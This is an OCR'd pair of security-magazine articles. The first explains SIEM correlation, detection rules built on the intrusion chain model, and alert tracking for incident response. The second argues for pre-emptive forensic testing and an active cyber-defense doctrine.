


Figure 1. *Cyber arms race*

INTRODUCTION

During my lectures I am always asked what is the understanding of SIEM systems and SIEM-based incident response process. A lot people immediately grasp the idea of data aggregation, correlation, compliance, network forensics, etc. How about integration and detection capabilities?

RE-ACTIVE APPROACH

There are many legacy components such as firewalls, intrusion detection and prevention systems, anti-malware structures, AVs, proxy gateways, and data leak prevention mechanism – all of that added to SIEM and its control monitoring capabilities. The above present the blocking-filtering-denying capabilities (Richard Bejtlich, "The practice of network security monitoring") and that is it! If we see tons of firewall denies from remote host scanning of our internet-facing servers, we know that this is a potential reconnaissance and it was stopped! This action might be followed by a shell injection attack – detected and denied by IPS, or just 'command and control' communication spotted by the next-generation threat protection system and filtered out by proxy. The f all of preventions mechanism is inevitable – the real question is: can the detection process of intrusion stop it before the adversaries achieve their goals?

In another words, SIEM follows and controls prevention and detection mechanisms and their effectiveness, and shows where the prevention fails, exhibiting serious holes in our defense lines. At the level of log-based correlation and rules, we talk about SIEMs, which simply control and follow. Watching this process of indicators' detection from our security systems (which reports block – filter – deny alerts), we have the time to act in a proper manner, and make it before that attacker accomplishes his ultimate plan.

TRUE MONITORING

As the SIEM solutions are progressively extending their capabilities (passive traffic monitoring, flows aggregation, vulnerability scanning ...) and present not only log/event management features (control and follow) I find SIEM very useful, when it comes to threat hunting, profiling, or network traffic assessment. Having said that, I would not go and claim that a SIEM system is only a control measure for detection/prevention mechanisms, but it also gives great potential to proactive investigation, advanced correlation, and traffic monitoring.

PRO-ACTIVE MONITORING

Session data, application layer information, vulnerability records, log and flow reports give a powerful and wide spectrum for threat hunting and security assessments – monitoring or observation activities. The critical thing when dealing with hunting is the knowledge of the territory – you cannot be a good

hunter or defender if you do not know the battlefield. Having presented this analogy, I would strongly suggest preparing good network hierarchy and maintaining it, in order to give the most up-do-date plan and data source distribution. It is very important, or even required, to know where the sensors are (session data or full content data) and what is the day-to-day traffic flow. The knowledge of log sources is also essential, as it supports the transition between one data type to another – a powerful trick when it comes to investigation. When dealing with hunting, do not forget about the intrusion chain and its reconstruction.

CORRELATION

There are a lot of interesting types of event correlation approaches. For instance, we have graph-based, neural network-based, vulnerability-based, route-based, and finally rule-based correlation. When it comes to SIEM, usually, there is a set of rules which follows the pattern: condition – action. That very intuitive mechanism can bring you a lot of different security rules, metrics and reports in a short time; now the question becomes, how to maintain rules and how to construct them in the most efficient way?

VISUALIZATION

During SIEM-based investigation sometimes I find myself in situation saying: why is there is no visualization? Of course some SIEMs deliver basic graphs, pie-charts or timelines but this is only statistical portion of analysis. Imagine having the flow or session data visualization – a graph with each node presenting system and each edge showing dependency or conversation between hosts.




Figure 2. *Vector attack*

The security visualization is expanding its potential, but I have not seen system that could present the vector attack, or timeline attack analysis. On the other hand, statistical graphs really help, and presents a good level of detail. Flows visualization gives a tool for searching for the proverbial needle in the haystack.

Each SIEM solution has its correlation mechanism which integrates many different data sources. The most critical part is when we reach threat detection and situational awareness. We want to have the most actual and accurate information. According to definition from 'Logging and Log Management' (Dr. Anton A. Chuvakin, Kevin J. Schmidt, Christopher Philips) the 'Correlation is the act of matching a single normalized piece of data, or a series of pieces data, for the purpose of taking an action'.

I will be using the 'correlation' term to describe the process for both advanced normalization, and pure correlation – as in the normalization process, the processing mechanism also takes part in correlation.

The 'data correlation' is the lowest level of correlation responsible for making the feeds 'smarter', in which events, and sets of them, are given specific priority, classification, and categorization. I call it 'data correlation' as the 'data' is usually perceived as the most raw feed in the correlation chain – presented in Figure 3. This is not a simple normalization based solely on parsing to common format, but it also relies on special adjustments and configuration on the level of correlation engine (examples: logs from 'more' critical servers should have higher priority, when the same event is logged from multiple systems, the 'confidence' factor should be higher). Mechanism watches each log entry, flow, or other feed and assigns additional factors or characteristics to it. At this stage, the system administrator should perform security assessment, check which systems, links, or data sets are more critical and tune the settings accordingly; this in order to strengthen the correlation capabilities.




Figure 3. *The correlation chain*

The next step of correlation chain process are the SIEM rules. Here you create tests, combination of tests, mix of data types, and anything that might present detection capabilities. Rules can combine logs, flows, and other feeds; thus making it a powerful combination. Do not forget about system performance, and avoid mistakes such as: keyword searches on raw payload. The drawback of log and flow SIEM's correlation rules is that processing window is relatively short – minutes or hours.Rule creation mechanism depends strictly on chosen SIEM.

The third level is all about reporting and report tracking. Each dispatched report is forwarded to a ticketing system (according to RTIR software workflow, the 'report' is the warning produced by the detection engine and it may be the 'alert' if the analyst decides so: report-> alert-> incident-> investigation). There, the reports are escalated, assigned, or deleted by analysts. As the tracking systems can be designed to correlate, reports are another layer where we can spot that multiple reports have something in common. This can be very useful, and crucial, when it comes to campaign tracking and verifying how the intrusion is evolving over time.

Corporations usually have multiple sites, networks, and assigned responsibilities. If you have several locations and monitoring consoles, it is a perfect opportunity to correlate alerts between sites, and use spotted indicator in one place, to fortify or warn another site. In one 'mother' console, we want to know where the serious threats have been spotted, and how can we mitigate them.

In conclusion, always have in mind the following: work on the quality of SIEM feeds, try to correlate data on different levels (entry, rule and alert), and treat the performance as another priority.

DETECTION

Before any threat can be spotted, detection rules need to be deployed. SIEM gives capabilities of event, flow, alert, anomaly and behavioral rules creation. These are typically scenarios describing particular security incident, breach or policy violation. Very often rules are just built on specific events taken from particular appliances (driven by vendor), which is very ineffective. I suggest and recommend creating scenarios based on multiple different data sources, avoiding quantitative analysis. It is crucial to understand that by integrating information gathered within SIEM, security team is given a unique intelligence from observed environment.

Rules should not only be built on specific events, flows etc., but also have a 'space' for creativity and research. This is understood as mixing data sources, level of details, time, categorization, physical localization, etc. Do not forget that rules present the static part of intrusion detection and are used to spot the

signs of breach or policy violation. The similar approach with data integration can be used when manually hunting a threat – using filters, searches, pivoting, profiles and aggregation. As I noticed before, the rule can be a simple combination of different data types.

We can construct rules in following way:

if (SYSTEM) reports (BLOCK/FILTER/DENY/WARN message) alert me!

Let us take a simple example and analyze the 'virus detected' rule in action. If the event from an AV console states that some malicious content was found, the alert is dispatched and the analyst is warned. The standard procedure says that the source of the alert should be found and the workstation remediated. It is as simple as that. But how can we benefit from this kind of generic rules and tuning capabilities?

First of all, generic rules are not bad! Very often I see security teams that switch off all generic tests and try to detect intrusion on their own. This is a wrong approach. Generic rules should be enabled at the very beginning as they have wide coverage of many detection techniques across the intrusion chain model. W hat is more, they give the opportunity to evolve and be tuned in line with any circumstances. The third argument is that generic rules are efficient and easy to craft.

Basically, when creating rules, we try to find specific patterns and indicators that might present some kind of suspicious activity. SIEM has capabilities to use rules, which describe scenarios such as 'if activity A is followed by activity B then alert'. A Classic example presents the 'successful network logon after multiple authentication failures attempts'. This type of detection describes suspicious behavior and should be used; here I would like to take one step further, detection rules can be used to cover short intrusion chains. I mean here that every two links from the intrusion chain can be combined together into a detection rule. Construction:

if (SYSTEMS) reports (BLOCK/FILTER/DENY/WARN message) within (two or more links) alert me!

Recently I have been investigating intrusion caused by some botnet exploiting PHP vulnerability. The situation could be split into several steps: scan, delivery, exploitation, and C&C communication; this is a classic example. After the incident response (SIEM-based of course!), I listed all events/flows for a particular intrusion and grouped them by category (each event has a tag or a category name assigned) – this is the taxonomy factor when it comes to log normalization.

ACCESS RECONNAISSANCE EXPLOIT

The 'Reconnaissance' link phase followed by 'Exploit' worked perfectly (MTTK). I knew what was going on, and I could easily gather all evidence from SIEM within minutes. After that, I scoped the incident and checked the affected hosts. Very often, the particular detection rule is too 'loose' and might not be triggered – this is why you really need tuning (and observation part) and various types of the same rule (especially when the test is statistical-based). In similar cases, when I get the attacker's IP, suspected network, or other indicators I manually check the network looking for similar footprints. After the mitigation and remediation it is so crucial to document findings and get the knowledge from the intrusion chain reconstruction. Try to 'group by' the event category field and check what detection categories have been touched by the intruder, and how can you use it for further development and hardening. The detection rules are neither the beginning nor the end. They are, and will be, a process of tuning and adjustments.




Figure 4. *The intrusion chain in SIEM rules*

To efficiently use the SIEM capabilities and the intrusion chain model, my idea is to write rules which combine two contiguous links within a chain – this is depicted in Figure 4. I like to call and differentiate rules based on the specific level of detail. The level 1 rules should be deployed across each link in the chain – make sure that you cover as wide spectrum of indicators as possible. The level 2 rules combine detection tests from adjacent links. Examples: scan followed by exploitation, new process started followed by an outbound connection blocked. Remember, SIEM gives you a short processing window for correlation – you can use dynamic lists and tracking software to enhance this model.

Proper correlation and detection rules are the first steps to start the intrusion chain model and SIEM integration. You need alert tracking software to correlate multiple reports and recognize intrusions patterns. Ticketing systems allows for automatic knowledge base creation and maintenance of intelligence records on historic indicators, which might be spotted in the following alert. Tools and rules are useless if you do not know how to use them together and benefit from the SIEM-based incident response. The following section will present sample framework and recommendations.

FRAMEWORK

When working in SOCs, I have noticed that the high-level workflow for SIEM threat detection and incident response may be depicted like the one in the picture below. There is no start or end in the workflow, this is an ongoing process.




Figure 5. *Sample SIEM IR workflow*

Starting from Detect/Observe point – as it is the most natural – I would like to divide the 'detection' phase into two categories. First, that is rules- and statistics- based detection (reactive). The alert is triggered here by full or partial match with the detection rule. The second one, I call 'the observation' part (proactive). Personally, I suggest using the manual log review methods, traffic assessments, profiling and routine threat hunting. This proactive approach can be very beneficial and presents potential security intrusions (undetected by alert data), security holes, and missing detection rules.




Figure 6. *The intrusion chain model*

Following the detection phase is the incident response part. I use the intrusion chain model proposed by Richard Bejtlich, as it is the most generic and can be adjusted to any security breach (each stage can be divided into several more specialized links). Having that in mind, I think that the critical part of the analysis is to reconstruct the intrusion chain. The analyst should create the timeline analysis and

document how the intrusion proceeded, where it was first spotted, how the detection/prevention systems responded, and what countermeasures should be taken.

The output from reconstruction phase must be utilized, if not, the whole detection-response workflow is wasted. I believe that each detected and observed indicator must be analyzed and used, so that detection capabilities are leveraged and the whole system can evolve to prevent new threats and mitigate those old ones. Important points to be mentioned in the 'evolve' phase are: tune your rules to detect the intrusion as early as possible, use reconstruction phase for fixing your configuration/vulnerabilities issues, and create new rules for newly discovered indicators.

TRACKING

I placed the 'track' phase in the workflow, and I think that this step is critical for the entire detection – response process. SIEM can be combined with a ticketing system and automatically track all alerts generated by the correlation engine. This is beneficial, as SIEM analysts can follow intrusions, see how the attack is progressing, filter out false-positives, apply additional layer of correlation, and check if there are any similarities between alerts (or reports) or matching indicators. I find it great, as there are no processes or standalone systems (or even SIEM itself) that can update the 'lesson learned' documentation part and remember all previous alerts; here, the tracking system does it automatically.

Usually I meet with the situation where SIEM analysts manually create report in the tracking software. W hen the alert is triggered in SIEM console, they analyze the case, fill the incident template, and save the form in database for further investigation and documentation. There is no correlation between cases, reports are not updated, and manual reviews are time consuming – and that is why they are considered useless. In such situation, it is impossible to track the intrusions, spot the campaigns, and most of all evolve.




Figure 7. *Tracking intrusions*

In Figure 7, I am presenting alerts (colored dots) generated and correlated in many different sites (System A,B,C,D). Each system has its own ticketing tool, which is connected to the SIEM and tracks all alerts generated by the correlation engine. As we know, each attack can be divided into stages – here we have five stages. The system looks for similarities between alerts and groups them into intrusions. Analyst looking into the system, can find which alerts have been correlated together and if there were any similar indicators between intrusions. If yes, then those intrusions are marked and grouped together creating campaigns. The picture shows that red-indicator have been spotted in the Stage-1 in 4 different sites – possible botnet scanning campaign.

If you have a ticketing system (TS), most likely you can adjust it and connect with a SIEM. Check the API of both the tracking tool and SIEM. Verify how to forward alerts from SIEM and how to deliver many details. On the basis of that, try to connect alerts in TS comparing fields such as IP, localization, categories, etc. Even if the generated alert is a false-positive, or not actionable, you should to know it; tune it out and see the reports in TS. In the following paragraph I am summarizing some of the most important takeaways.

GUIDELINES

Five steps to map the intrusion chain model with SIEM-based incident response.

1. Map each data type with a category tag.
2. Go from generic tests toward more strict and specific detection rules. Use a gradual development and use different variations for the same test.
3. Prepare detection rules for each link within intrusion chain – level 1 and level 2 rules.
4. Establish connectivity between SIEM and the ticketing system (IR tracking system).
5. Use the reconstruction-observation phases and develop your system and network on the basis of the discovered or observed IOC.

Five steps to make SIEM detection easier.

1. Perform risk assessment before tuning phase.
2. Create reports for log and flow activity; the starting point for observation. Reduce noise.
3. Maintain network hierarchy.
4. Care about data quality and system performance.
5. Evolve and learn after each alert.

CONCLUSIONS

There are several motivations behind this article. First of all, I believe that the technology cannot substitute for experienced analysts with good processes and methodologies. Sophisticated security appliances, basic rules, and reports tend to generate tons of false positives; in the meantime the serious threats remain undetected and evade those techniques. This is why the observation phase followed by the reconstruction stage should be deployed in the SIEM incident response process and used every time the IOC is detected.

I have presented how to map the intrusion chain with SIEM, how to construct efficient rules, and how I understand the correlation chain. While short intrusion chains (opportunistic, automated: rapid progression) can be covered be event rules (short processing window), more advanced attacks need correlation enhancement such as lists (covering level II) and tracking software.

It is beneficial to have the ticketing system in play, as it tremendously improves security posture. The tracking phase can reveal campaigns, present the same indicators within different alerts, and speed -up the tuning. The presented SIEM-based detection-response framework focuses on the sub-process of evolution, which is described as the ongoing action with constant tuning, research, and analysis. This paper ends with several guidelines and a summary.

ABOUT THE AUTHOR

Filip Nowak works as IT Security researcher and incident response analyst at the Security Operations Center – MSS IBM Poland. Working for several Fortune 500 companies, is responsible for deploying SIEMs and effective security response processes. His work connects detecting and mitigating corporate intrusions, as well as conducting research in threat hunting approach with integrated solutions. At the same time author extends his knowledge in digital archeology, and forensics investigations. Highly motivated, passionate about security. Filip may be reached via an email at filipnowak.wiiz@gmail.com or filip.m.nowak@pl.ibm.com.

A PREEMPTIVE FORENSIC APPROACH TO CYBER DEFENSE

by Dan Solomon

The methods employed by advanced attackers now compel organizations to adopt a more proactive approach to the security of digital assets and the processes that handle them. The nature of sophisticated threats negates the efficacy of static and reactive measures to securing against cyber-attacks and in most cases, limits the options for real-time response to a breach in its earlier phases.

The principles of pre-emptive forensics are evolving, but the essence of a pre-emptive approach should be based upon the development of *insight* and *foresight* – by *pre-empting* future events. Insight into the organizations' vulnerabilities, both system-based and 'human-enabled', is a pre-requisite for formulating a hierarchy of leading 'concerns', and security priorities. Developing foresight is critical in order to anticipate the potential causes of failure in cyber defense. The characteristics of response to a breach vary fundamentally, depending on whether the nature of the breach was 'familiar' to the security team, or whether the mode and methods were previously unknown to the organization; which is therefore unprepared. For more on this visit Dan's blog at: *http://www.optimalrisk.com/Cyber-Security/Blog/Cyber-Security-Blog/June-2013/What-does-your-incident-response-look-like.*

Applying a forensic approach to analyzing causes of security failure is key to developing insight into both probable, and plausible outcomes of a breach. The enduring adage that being 'forewarned is forearmed' justifies the testing and exercising of an organization's capabilities, but this is chronically undervalued by most firms; partly because of the lack of a converged framework for considering what those capabilities are. In this context, the term 'capabilities' needs to be all-encompassing to include technology, procedures, and human aspects of prevention, detection, and response which invariably do not fall under the management of one department. So testing is fragmented and often limited to system aspects.

Many of the causes of security failure are human, but they extend beyond the commonly recognized flaws in the awareness of staff, or adherence to good security practices. When examining the most common failing, poor situational awareness and analysis, there is a potential catalogue of errors to be found in response, as much as prevention. Analytical bias is common, and heuristics are a typical weakness exploited by deception. The managerial tendency towards anticipating high-probability scenarios, or a propensity to build evaluations based on what is familiar, certainly warrants scrutiny. Furthermore, the inability to synthesize 'unknowns' or integrate 'uncertainties' into scenarios, all over-ride the more usual problems like a lack of early-warning, suitable threat intelligence, and even the over-reliance on technology to mitigate threats.

All can lead to poor decision-taking in response to a breach, and in preparation of cyber defense. The challenge for pre-emptive forensics is to champion an approach that organizations can adopt to identify their failures *before* they happen, and provide the self-awareness required to improve performance.

For any organization, this provides a basis for trust in the capabilities they have, confidence in the security investment and initiatives in place, and a clear view of tactical and strategic remediation priorities.

THE PROCESS OF INFORMATION SECURITY

The *process* of information security is becoming increasingly complex, because it must integrate different facets of the organization's preparedness & planning into an overarching security framework that incorporates systems, processes, and management practices. This really emphasizes the dynamic nature of a 'forensic' analysis for performance failure: firstly in the static examination of *what happened* within each vector, and secondly in a dynamic examination of *how it happened*. This can be forced on an organization after a major breach, whether it is conducted internally or by an expert 3rd party, but to undertake this process to assess how the organization's defense performs in a dynamic and holistic context, highlights four distinct challenges:

- Many firms struggle with methodologies for evaluating and quantifying risk involving digital assets & processes.
- The requirement for physical and cyber security domains to collaborate in combating the converged nature of sophisticated threats, challenges both functions to dovetail capabilities effectively, and many organizations struggle with identifying interdependencies and vulnerabilities.
- Penetration testing is providing no guarantees that vulnerabilities have been proven or uncovered, and single-faceted security measures are being circumvented by new attacker methods. This is compounded by the fact that firms tend to avoid the dynamic *exercising* of defensive and response capabilities against ambitious scenarios, which ultimately hampers their ability to handle the unexpected or unfamiliar aspects of their 'next threat'.
- In the majority of cases, organizations rely heavily on the deployment of static security measures and lack options for more agile defensive concepts. Defense is a more dynamic concept because it incorporates the assumption that we have to react to an attack in real time, and we require various options with which to respond, depending on the objectives and methods of the attacker.

The process of simulating real-world attacks and analyzing the performance of security apparatus forensically to determine its strengths and weaknesses is a key platform of organizational preparedness, and not only because 'practice makes perfect'. It should also develop an organizational preoccupation with 'what if' scenarios, and the failure to deal with them effectively.

The forensic benefits of dissecting an attack provide an organization with the opportunities to examine its detection, and response to incidents to develop real precision in its actions and reactions to events. This is a characteristic most evident among 'high-reliability' teams like specialist medical teams undertaking pioneering and complex surgical procedures in the top operating theatres. The anticipation of what could go wrong at any stage of the operation, and preparation for how to deal with it, can mean life or death for the patient. Other examples like F1 teams, freefall display teams, and even NFL teams seek absolute precision in timing and actions.

In many cases, the awareness of the organization's strengths is secondary to the benefit of having a clear demonstration of vulnerabilities for the organization to focus on, and the learning-by-doing experience that can prompt a rapid shift in appetite and posture. Ultimately, the justification for adopting a pre-emptive approach must be to enable better risk-informed decisions about security. A comprehensive

evaluation of cyber risk requires a meticulous approach to mapping an organization's assets and processes before modeling risk against them, and there are few methodologies that are fully evolved to accomplish this. The mapping process is complex in itself, but it is an imperative in order to assess vulnerabilities, and later plan defensive structures. A methodology like FAIR – Factor Analysis of Information Risk, then builds on an overlay of the threat landscape, based on up-to-date intelligence requiring a fusion of different types of intelligence and sources in order to highlight exposure to specific types of threat.

This is central to a forensic approach to vulnerability analysis when combined with vulnerability scanning and testing, because it allows the identification of 'gaps'. These steps all enable the modeling of risk in quantitative terms, producing hard data points for probabilities, the financial implications of different events, and the deterrence vs. cost assessment of different defensive measures, alongside alternatives for impacting the risk posture.

PRE-EMPTIVE METHODS AS PART OF CYBER DEFENSE

Cyber threats are now sophisticated, and have proved that static security concepts are insufficient in the face of advanced and well-funded attackers. The rise of espionage in the cyber domain has shown that information is not secure, while e-sabotage is a growing threat to process industries. These realities are making companies re-evaluate their approach, and should encourage the addition of a 'pre-emption' phase to prevention, detection, and response. The issue is less about the *nature* of the security concept, but more about the 'doctrine' that firms adopt to combat the threats. There is a slow realization that an organization, which cannot afford to experience loss of confidential data, or intellectual property to the point of near-zero tolerance, must embrace greater complexity to achieve greater assurance, and adopt a more robust posture to establish real 'deterrence'.

An active defense is built on the assumption that effective defense requires a pre-prepared, active plan to deter, or engage threats as part of a defensive doctrine. This is a complex undertaking conceptually because the approach and the methods differ fundamentally from the conventional security posture. It requires organizations to prepare the technical, architectural and operational 'conditions' that will allow active methods to provide advantage, out-maneuver adversaries, negate threats, and prevail in any engagement. These outcomes all require much more effective capabilities and assurance that they can be applied.

The 'smart' combination of security and defense measures can provide the defender with the means to develop a doctrine for identifying attackers behavior, scripts, tools, and exploitation methodology. So the 'smart' defender will have pre-established a number of different ways in which these measures can be used to outwit the defender, and to fulfill specific defensive objectives. To an expert eye, attackers behavior may even be more predictable and therefore exploitable than a typical defender. So the opportunity to engage, and counter-act against attackers, can pose a credible threat of exposure and represent a real deterrent to attackers.

Hence, a dynamic defense provides sufficient early warning typically associated with 'strategic depth', and options that can allow the defender to respond quickly and effectively. If the defense is suitably complex it can provide 'conceptual mobility', which enables the defender to employ his own methods for evasion and surprise as part of an active doctrine. These parameters prescribe the active methods that a dynamic defense requires, and an agility whereby those capabilities can be applied to a range of different scenarios that may not have been anticipated.


CONCLUSION

A pre-emptive approach is most critical to organizations that are adopting a more proactive defense concept. It is not unsurprising that a more complex defense doctrine requires more complex 'maintenance' and testing for which a pre-emptive methodology is perfectly suited. For organizations that have little or no scope for security failure, a pre-emptive approach is an essential requirement of 'defense' because it exercises the agility required to intercept and defeat attempted breaches that have multifaceted characteristics, and have employed complex deception against them.

ABOUT THE AUTHOR

